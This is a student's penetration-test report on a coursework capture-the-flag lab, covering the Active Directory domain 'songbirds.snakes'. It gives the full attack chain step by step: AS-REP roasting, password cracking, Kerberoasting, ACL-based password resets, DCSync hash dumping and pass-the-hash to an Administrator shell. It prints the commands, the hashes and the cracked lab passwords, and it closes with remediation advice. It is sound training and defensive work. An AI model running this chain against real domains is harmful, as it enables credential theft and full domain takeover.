HOST PENETRATION REPORT

RISHON MATHEW

Executive Summary

The main aim of this task was to evaluate the security strength of the SONGBIRDS.SNAKES Active Directory domain by applying ethical hacking frameworks covered in coursework, and in doing so find 2 “flags” that have been hidden in the directory. The objectives included validating the robustness of LDAP-based directory enumeration defenses, analyzing the resistance of Kerberos authentication, and assessing the effectiveness of privilege escalation mitigations within a Windows Server environment. Through controlled exploitation techniques, several critical misconfigurations were uncovered. First, multiple user and service accounts were found to lack proper Kerberos pre-authentication enforcement, enabling offline extraction and cracking of hashed credentials. Second, improperly delegated directory permissions permitted unauthorized retrieval of NTLM hashes via replication protocols, resulting in complete domain compromise when leveraged against the Domain Controller. These findings provide concrete evidence of weaknesses in authentication and access controls. Overall, the results highlight significant vulnerabilities in both authentication mechanisms and directory permission. Remediation should focus on enforcing Kerberos pre-authentication, tightening replication privileges, and implementing least-privilege principles across service accounts. Addressing these issues will substantially enhance the Active Directory’s security preventing any malicious attack attempts.

Introduction

This report presents the findings from practical assessments conducted on the SONGBIRDS.SNAKES Active Directory domain. It outlines the context, scope, and rationale of the testing activities, establishing the basis for the subsequent attack chain. The focus is on identifying vulnerabilities in directory enumeration, authentication protocols, and privilege controls and finding “flags” within a Windows Server environment.

Scope and Objectives

The task targeted key security controls in the Active Directory environment to:

1. Enumerate LDAP directory services to catalogue user and service accounts.
2. Test Kerberos pre-authentication by capturing and cracking ticket responses.
3. Extract and analyse service principal name (SPN) hashes for offline attacks.
4. Visualize privilege escalation pathways using graph-based analysis.
5. Execute attacks to harvest NTLM hashes and validate administrative access.
6. Locate and display two hidden “flags” stored within the directory environment.

HOST ANALYSIS

To begin targeting specific Active Directory services, a network host analysis was conducted to identify live systems and open ports within the 192.168.34.0/24 subnet. An IP address of 192.168.34.254 was assigned to our Kali interface which was identified via the *ip a* command as seen in *Fig. 1,* confirming network connectivity and gateway mapping. A TCP port scan using nmap -sV -O against the entire subnet revealed two active hosts: 192.168.34.100 and 192.168.34.254 (*Fig. 2*). The directory server at 192.168.34.100 revealed LDAP (port 389), Kerberos (port 88), SMB (port 445), RPC (port 135), and HTTP API endpoints, indicating a domain controller role. OS detection identified Windows Server 2022 on this host, which meant this was our target. The second host responded only on TCP 3389 with a Microsoft Terminal Service banner and was running Linux, suggesting non-AD jump. This initial host analysis staged

the subsequent attacks by confirming the domain controller's services, OS version, and network placement.

ATTACK EXECUTION

To begin, the exact LDAP base DN needed to be confirmed while also collecting valid accounts to target the offline attacks, to do so the follow command was executed;

```
ldapsearch -H ldap://192.168.34.100 -x -s base namingcontexts
```

This confirmed the directory's root naming contexts, revealing that the domain is dc=songbirds,dc=snakes as seen in *Fig. 3*. A subtree search for `objectClass=user` retrieves every user object; running through "grep" and "sed" to extract the sAMAccountName values into users.txt, outputting the exact list of accounts to check for AS-REP vulnerabilities which can be seen in *Fig. 4*. With this the next step was to find and crack Kerberos pre-auth-disabled accounts. Accounts with UF_DONT_REQUIRE_PREAUTH set leak encrypted TGT responses that can be brute-forced offline, revealing high-value credentials without triggering alerts on the domain controller. By running;

```
impacket-GetNPUsers songbirds.snakes/ -usersfile users.txt -no-pass -
dcip 192.168.34.100
```

As seen in *Fig. 5.* Every user that turned a hash were vulnerable to cracking, so this script was used to query any hashes into a file called "hash1.txt" (*Fig. 6.)*. After installing and decompressing RockYou, John the ripper initialized two OpenMP threads, loaded 3 hashes, then instantly cracked three passwords (pepper, asdfgh, starwars) as seen in *Fig. 7*. This confirms that common-word dictionary attacks remain effective against AS-REP responses encrypted with weak user passwords. Then to verify that ariadne.sedge's credential had read access to the AD schema, users, groups and ACLs needed for BloodHound ingestion the following command was run(*Fig. 8.)*;

```
ldapdomaindump -u 'SONGBIRDS.SNAKES\ariadne.sedge' -p pepper -o
dump_ariadne 192.168.34.100
```

Following this, grep was used to show plaintext or "new user generated password" entries for agrippina.serrano, volumnia.brutus, and "Company default password as many orgs embed initial passwords in AD descriptions, so this quick text search captures those weak credentials without further brute-forcing (*Fig. 9)*. Then to validates that weak passwords and default policies exist, and to explain why our dictionary attacks succeeded so rapidly a netexec was run that showed minimum length = 4, history length = 24, complexity flags = 0, lockout thresholds (*Fig. 10.).* To then crack service-account hashes tied to registered SPNs, GetUserSPNs was run using ariadne.sedge's credentials to pull SPN-encrypted hashes for exchange_svc, http_svc, and mssql_svc as seen in *Fig. 11. This* Cracked those SPN hashes with Hashcat, recovering weak service passwords like 123456 and starwars.

The next step in this attack narrative was to prepare the bloodhound environment, which began with the command; *`sudo neo4j console`*

This command did require several installations in the kali terminal to execute and the termination of a java process that was bound to neo4j's port, but once it began the command bloodhound allowed connection into the bloodhound application, which was logged in using the credentials neo4j, bloodhound (*Fig. 12.)*. After clearing any old cache with the command;

```
rm -f ~/.nxc/workspaces/default/ldap.db
```

netexec was ran again to dump bloodhound data as seen in *Fig. 13.* NetExec resolves collection methods and compresses output into ~/.nxc/logs/WIN-F277IM38M07_192.168.34.100_2025-06-06_203218_bloodhound.zip, copied the resulting *_bloodhound.zip into ~/ and used BloodHound's **Upload Data** button to ingest it, confirming the import progress completes. Which outputted the graph seen in *Fig. 14.* The mail goal was to find which account can replicate directory changes and chart the fastest escalation path to Domain Admin as only accounts with DCSync rights can steal NTLM hashes. In BloodHound's Analysis pane, **"**Find Principals with DCSync Rights" was run**,** highlighting vulcan.paylor then "Shortest Paths to Domain Admin" **was executed**, which traced the chain: ariadne.sedge -> lucy.thrane -> vulcan.paylor -> SnowDynasty -> Domain Admin, visually confirming each hop as seen in *Fig. 15.*

BloodHound revealed that ariadne.sedge could write to lucy.thrane**'s** user object (via ACLs). By changing Lucy's password to a known value ("rishon") using

```
rpcclient -U 'ariadne.sedge%pepper' 192.168.34.100

rpcclient $> setuserinfo2 lucy.thrane 23 "rishon"
```

(*Fig. 16.)* gives a second foothold under a different identity, widening our pivot options, although setting the password to my real name would be a contradicting mistake, in a real-world scenario. Lucy held rights over vulcan.paylor. By resetting that account password to "jessica," we gain control of a high-value service account previously identified in BloodHound as having DCSync rights (*Fig. 17.)*.

```
rpcclient -U 'lucy.thrane%rishon' 192.168.34.100

rpcclient $> setuserinfo2 vulcan.paylor 23 "jessica"
```

Membership in SnowDynasty (a privileged group) was required to inherit the "Replicating Directory Changes" right. Once Vulcan is in SnowDynasty, they can request NTDS replication via DCSync.

```
net rpc group addmem "SnowDynasty" "vulcan.paylor"

  -U "songbirds.snakes/vulcan.paylor%jessica"

  -S 192.168.34.100
```

Finally, the group membership was verified as this Ensures Vulcan's account now appears alongside the original privileged members, confirming this group-escalation step succeeded.

```
net rpc group members "SnowDynasty"

  -U "songbirds.snakes/vulcan.paylor%jessica"

  -S 192.168.34.100
```

With Vulcan in SnowDynasty, they now hold the DCSync privilege. The -just-dc flag invokes a directory-replication request ("Replicating Directory Changes"), dumping every account's lmhash:nthash. As seen in *Fig. 18.* The output begins with Administrator:500:…:7ed5b48fcd530bd926c4a831e3775fbd:::, followed by the guest, krbtgt, and hundreds of user hashes. This single RPC call leverages the privileged group membership forged, therefore no further brute-forcing required to extract the administrator hash in clear NTLM form. Using the final command as seen in *Fig. 19.*;

```
evil-winrm -i 192.168.34.100 \

-u Administrator \

  -H 7ed5b48fcd530bd926c4a831e3775fbd
```

any need for the plaintext password was bypassed. Evil-WinRM establishes an interactive PowerShell session as **Administrator**, completing our end-to-end escalation chain.

Question 1: What are the SMB directory shares open on the Active Directory Server? Document them

Authenticated as ariadne.sedge, smbclient -L revealed the following shares (*Fig. 22*):

- ADMIN$ – Remote Admin (default Windows administrative share)
- C$ – Default hidden disk share for the C: drive
- IPC$ – Inter-Process Communication endpoint
- NETLOGON – Logon server share used by DCs
- SYSVOL – Logon server share containing group-policy and scripts
- Academy – Custom disk share (likely for student resources)
- Common – Custom disk share (shared/common files)
- Gamemakers – Custom disk share (game-maker assets)
- Rebellion – Custom disk share (where one of the flags resided)

Question 2: What does the Active Directory structure look like? List the groups (a.k.a., Organisational Units) under the domain songbirds.snakes.

From our SPN and LDAPDomainDump output (*Fig. 11)*, the following Organizational Units (groups) sit directly under CN=Users,DC=songbirds,DC=snakes:

- LabTechnicians (hosting exchange_svc)
- DistrictOversight (hosting http_svc)
- PeacekeeperOps (hosting mssql_svc)
- AcademyStudents (many user accounts, e.g. agrippina.serrano)
- TributeCivilians (e.g. volumnia.brutus)
- ZooMaintenance (e.g. octavian.cartwright)
- Rebellion (flag directory)
  (All within CN=Users,DC=songbirds,DC=snakes)

Question 3: Identify two Active Directory user accounts that each use a different easily guessable password. For each account, provide the username and its associated weak password.

From our AS-REP and Kerberoast cracking (*Fig. 7)*:

1. ariadne.sedge → pepper
2. pluribus.gallan → starwars

ADMINISTRATOR ACCESS

To confirm full Domain-Admin privileges, stolen NTLM hash in an Evil-WinRM session was used as shown prior.

```
evil-winrm -i 192.168.34.100 \

-u Administrator \

  -H 7ed5b48fcd530bd926c4a831e3775fbd
```

Once connected, the prompt changed to:

```
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

We then navigated to the Desktop and listed its contents, revealing **flag.txt**. Finally, we displayed the Administrator's flag:

```
cd Desktop

cat flag.txt
```

All as seen in Fig. 19. And Fig. 20.

FLAG IDENTIFICATION

Two flags were in the directories. The first one was found in the administrator's desktop (*Fig. 20.)*

"**FLAG** - Beneath the Capitol's songs and serpent smiles lies the true game: control the strings, silence the songbird, and you become the snake who rewrites the rules. "

The second flag was found in c:/rebellion as seen in (Fig. 21.).

"FLAG – The Capitol must fall. Glory to District 12."

SECURITY RECOMMENDATIONS

To mitigate these attacks, the priority is enforcing Kerberos pre-authentication across the domain. By ensuring that every account requires clients to prove knowledge of their password before the KDC issues any ticket, we eliminate the opportunity for AS-REP roasting, which relies on capturing unauthenticated ticket responses.

Secondly, DCSync rights must be tightly controlled: only a small number of highly trusted service or backup accounts should hold the "Replicating Directory Changes" privilege. Regular reviews of ACLs on critical user objects will prevent unauthorized RPC resets or group-membership changes, blocking the very pivot points we exploited. Together, these controls close the main attack vectors and make any similar compromise far more difficult to execute or remain undetected.

Appendix

```
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group d
efault qlen 1000
    link/ether 00:15:5d:00:07:04 brd ff:ff:ff:ff:ff:ff
    inet 192.168.34.254/24 brd 192.168.34.255 scope global noprefixroute eth1
       valid_lft forever preferred_lft forever
    inet6 fe80::1443:c905:f84c:a891/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

Figure 1

```
└─$ sudo nmap -sV -O 192.168.34.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-06 17:10 AEST
Nmap scan report for 192.168.34.100
Host is up (0.00044s latency).
Not shown: 987 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-06
-06 07:10:34Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain:
 songbirds.snakes0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain:
 songbirds.snakes0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
5357/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
MAC Address: 00:15:5D:00:07:0B (Microsoft)
Device type: general purpose
Running: Microsoft Windows 2022
OS CPE: cpe:/o:microsoft:windows_server_2022
OS details: Microsoft Windows Server 2022
Network Distance: 1 hop
Service Info: Host: WIN-F277IM38MO7; OS: Windows; CPE: cpe:/o:microsoft:windo
ws

Nmap scan report for 192.168.34.254
Host is up (0.000046s latency).
Not shown: 999 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
3389/tcp open  ms-wbt-server Microsoft Terminal Service
Device type: general purpose
Running: Linux 2.6.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:2.6.32 cpe:/o:linux:linux_kernel:5 cpe:/o:l
inux:linux_kernel:6
OS details: Linux 2.6.32, Linux 5.0 - 6.2
Network Distance: 0 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at ht
tps://nmap.org/submit/ .
Nmap done: 256 IP addresses (2 hosts up) scanned in 39.01 seconds
```

Figure 2

```
┌──(kali㉿kali)-[~]
└─$ ldapsearch -H ldap://192.168.34.100 -x -s base namingcontexts
# extended LDIF
#
# LDAPv3
# base <> (default) with scope baseObject
# filter: (objectclass=*)
# requesting: namingcontexts
#

#
dn:
namingcontexts: DC=songbirds,DC=snakes
namingcontexts: CN=Configuration,DC=songbirds,DC=snakes
namingcontexts: CN=Schema,CN=Configuration,DC=songbirds,DC=snakes
namingcontexts: DC=DomainDnsZones,DC=songbirds,DC=snakes
namingcontexts: DC=ForestDnsZones,DC=songbirds,DC=snakes

# search result
search: 2
result: 0 Success

# numResponses: 2
# numEntries: 1
```

Figure 3

```
┌──(kali㉿kali)-[~]
└─$ ldapsearch -x -b "dc=songbirds,dc=snakes" 'objectclass=user' -H ldap://192.168.34.100 | grep -i samaaccountname | sed 's/sAMAccountName: //g' > users.txt
```

Figure 4

```
┌──(kali㉿kali)-[~]
└─$ impacket-GetNPUsers songbirds.snakes/ -usersfile users.txt -no-pass -dc-ip 192.168.34.100
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] User Guest doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User julius.everdeen doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User agrippina.everdeen doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User festus.crassus doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User selene.tarsis doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User isolde.domitian doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User reaper.crassus doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$nicanor.highbottom@SONGBIRDS.SNAKES:23ed7bc86bbffc03be8b9533b174c9db$f26ccbd5dd6291d80fa6
caa04a7e0e59a900cdd7ffc2f0fe392444d8ae703f12f92b8e4fe5c4f291993f8a17d8303b28b8195ec229f3a78f462aa83f79d
578f3312c3c18e9798c4c85f8d2c975ce7583e86cc926aa8f9e1e44d513bd89fe78d1e5478d46a59d4ba098e53efb83dfceb604
1fa3d8b0a2b65b97df68ab2a376321de7cc1125f64c
[-] User calliope.druitt doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User bellona.garran doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User gaius.vickers doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User octavian.cartwright doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User dorian.hale doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User calliope.edge doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User petra.rune doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User titus.hallow doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User vibius.everdeen doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User livia.templesmith doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User nysa.flickerman doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User nyra.ashcroft doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User lavinius.serrin doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User orion.crowley doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User vesta.strom doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User zara.druitt doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User diana.lucullus doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User vega.fallow doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$pluribus.gallan@SONGBIRDS.SNAKES:2461f26c0ee57004f247c5473021969e$79d09bee052d918940ede3f
d30cedee1ce0368b43741671cf020834f4050b2c30253b89a7fe2dc70f51bb43e8c9b65326131a08a8941d7c4e171be82c6df64
d81d5b9a982ad497ec201bdc9b1544f39905640c714c6e07c1404173015c5c6cfe14114835d105154b13bab9fd74f2531116a3cc
ca27e32477a3729842756be43ce0fcd304d81679
[-] User lyra.montclair doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User agrippina.strabo doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User nero.cartwright doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User andro.rhyne doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User philo.elway doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User xanthe.ventrix doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User tullia.tarsis doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User philo.luxor doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User orion.tarn doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User calliope.grimm doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$ariadne.sedge@SONGBIRDS.SNAKES:44701e9e7b385599dc29d16ed0b00158$60de15d84142a4d62e90379a2
```

Figure 5

```
kali@kali: ~
File  Actions  Edit  View  Help
 GNU nano 8.4                    hash1.txt *
$krb5asrep$23$nicanor.highbottom@SONGBIRDS.SNAKES:23ed7bc86bbffc03be8b9533b1>
$krb5asrep$23$pluribus.gallan@SONGBIRDS.SNAKES:2461f26c0ee57004f247c54730219>
$krb5asrep$23$ariadne.sedge@SONGBIRDS.SNAKES:44701e9e7b385599dc29d16ed0b0015>
$krb5asrep$23$persephone.sable@SONGBIRDS.SNAKES:a8a92ef8b90b1c89b51aca1930f0>
```

Figure 6

```
┌──(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt hash1.txt
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (krb5asrep, Kerberos 5 AS-REP
 etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 512/512 AVX512BW 16x
])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
pepper           ($krb5asrep$23$ariadne.sedge@SONGBIRDS.SNAKES)
asdfgh           ($krb5asrep$23$nicanor.highbottom@SONGBIRDS.SNAKES)
starwars         ($krb5asrep$23$pluribus.gallan@SONGBIRDS.SNAKES)
3g 0:00:00:00 DONE (2025-06-06 17:38) 60.00g/s 20480p/s 61440c/s 61440C/s 123
456..bethany
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Figure 7

```
┌──(kali㉿kali)-[~]
└─$ ldapdomaindump -u 'SONGBIRDS.SNAKES\ariadne.sedge' -p pepper -o dump_aria
dne 192.168.34.100
[*] Connecting to host...
[*] Binding to host
[+] Bind OK
[*] Starting domain dump
[+] Domain dump finished
```

Figure 8

```
┌──(kali㉿kali)-[~]
└─$ grep -i password dump_ariadne/domain_users.grep
Pluribus Hawthorne      Pluribus Hawthorne      pluribus.hawthorne      Acade
myStudents      Domain Users    05/21/25 06:34:12       05/21/25 06:34:17   0
1/01/01 00:00:00        NORMAL_ACCOUNT  01/01/01 00:00:00       S-1-5-21-7268
91065-741230342-2428684818-1696 Company default password(Reset ASAP)
Agrippina Serrano       Agrippina Serrano       agrippina.serrano       Tribu
teCivilians     Domain Users    05/21/25 06:34:11       05/21/25 06:34:21   0
1/01/01 00:00:00        NORMAL_ACCOUNT  01/01/01 00:00:00       S-1-5-21-7268
91065-741230342-2428684818-1681 New user generated password: 52SX>R]
Volumnia Brutus Volumnia Brutus volumnia.brutus TributeCivilians        Domai
n Users 05/21/25 06:34:09       05/21/25 06:34:17       01/01/01 00:00:00   N
ORMAL_ACCOUNT   01/01/01 00:00:00       S-1-5-21-726891065-741230342-24286848
18-1661 New user generated password: [7de#GP
Tertia Pell     Tertia Pell     tertia.pell     AcademyStudents Domain Users0
5/21/25 06:34:08        05/21/25 06:34:17       01/01/01 00:00:00       NORMA
L_ACCOUNT       01/01/01 00:00:00       S-1-5-21-726891065-741230342-24286848
18-1647 Company default password(Reset ASAP)
Philo Elway     Philo Elway     philo.elway     TributeCivilians        Domai
n Users 05/21/25 06:34:07       05/21/25 06:34:21       01/01/01 00:00:00   N
ORMAL_ACCOUNT   01/01/01 00:00:00       S-1-5-21-726891065-741230342-24286848
18-1634 Company default password(Reset ASAP)
Octavian Cartwright     Octavian Cartwright     octavian.cartwright     ZooMa
intenance       Domain Users    05/21/25 06:34:05       05/21/25 06:34:17   0
1/01/01 00:00:00        NORMAL_ACCOUNT  01/01/01 00:00:00       S-1-5-21-7268
91065-741230342-2428684818-1613 Company default password(Reset ASAP)
krbtgt  krbtgt  krbtgt  Denied RODC Password Replication Group  Domain Users0
5/18/25 04:06:36        05/21/25 06:50:32       01/01/01 00:00:00       ACCOU
NT_DISABLED, NORMAL_ACCOUNT     05/18/25 04:06:36       S-1-5-21-726891065-74
1230342-2428684818-502  Key Distribution Center Service Account
```

Figure 9



Figure 10

Figure 11



Figure 12



Figure 13



Figure 14



Figure 15

```
┌──(kali㉿kali)-[~]
└─$ rpcclient -U 'ariadne.sedge%pepper' 192.168.34.100
rpcclient $> setuserinfo2 lucy.thrane 23 "rishon"
rpcclient $> ^C
```

Figure 16

```
┌──(kali㉿kali)-[~]
└─$ rpcclient -U 'lucy.thrane%rishon' 192.168.34.100
rpcclient $> setuserinfo2 vulcan.paylor 23 "jessica"
rpcclient $> quit

┌──(kali㉿kali)-[~]
└─$ net net group members "Sno"SnowDynasty"
  -U "songbirds.snakes/vulcan.paylor%jessica" \
  -S 192.168.34.100
songbirdssnakes\reaper.crassus
songbirdssnakes\gaius.vickers
songbirdssnakes\nero.cartwright
songbirdssnakes\calliope.styx
songbirdssnakes\sejanus.thorne
songbirdssnakes\coriolanus.nassar
```

Figure 17

```
┌──(kali㉿kali)-[~]
└─$ pythpython3 /usr/share/doc/python3-impacket/examples/secretsdump.py
  songbirds.snakes/vulcan.paylor:jessica@192.168.34.100 \
  -just-dc
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7ed5b48fcd530bd926c4a831e3775fbd:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:e7692db3350842432a7c55f5cf764ae5:::
songbirds.snakes\julius.everdeen:1601:aad3b435b51404eeaad3b435b51404ee:886172957cb2b62cd93f921a9e
6aa912:::
songbirds.snakes\agrippina.everdeen:1602:aad3b435b51404eeaad3b435b51404ee:ae9f956378bacd856990fa1
dfe6c94a2:::
songbirds.snakes\festus.crassus:1603:aad3b435b51404eeaad3b435b51404ee:57507d072e7482bcd50526fd5d2
78c6e:::
songbirds.snakes\theron.cress:1604:aad3b435b51404eeaad3b435b51404ee:d6ae679d59b0d259377c7eda92ebf
891:::
songbirds.snakes\selene.tarsis:1605:aad3b435b51404eeaad3b435b51404ee:30493f32b1fa104dad0c2a3ebec3
cfec:::
songbirds.snakes\isolde.domitian:1606:aad3b435b51404eeaad3b435b51404ee:9dc041cd831d596ecc6d40b3d5
12ca25:::
songbirds.snakes\rufus.mercer:1607:aad3b435b51404eeaad3b435b51404ee:c120b8d6320260f74e71f35b6d27c
37b:::
```

Figure 18

```
┌──(kali㉿kali)-[~]
└─$ evilevil-winrm -i.168.34.100 \
  -u Administrator \
  -H 7ed5b48fcd530bd926c4a831e3775fbd

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_de
tection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Re
mote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

Figure 19

```
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         5/18/2025   2:10 PM            169 flag.txt
-a----         5/18/2025   2:14 PM           2304 Microsoft Edge.lnk


*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat flag.txt
FLAG - Beneath the Capitolâ€™s songs and serpent smiles lies the true game: control the strings,
silence the songbird, and you become the snake who rewrites the rules.
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```

Figure 20

```
*Evil-WinRM* PS C:\rebellion> cat flag.txt
FLAG - The Capitol must fall. Glory to District 12.
```

Figure 21

```
┌──(kali㉿kali)-[~]
└─$ smbcsmbclient -L92.168.34.100 \
  -U 'SONGBIRDS.SNAKES\ariadne.sedge%pepper'

        Sharename       Type      Comment
        ---------       ----      -------
        Academy         Disk
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        Common          Disk
        Gamemakers      Disk
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        Rebellion       Disk
        SYSVOL          Disk      Logon server share
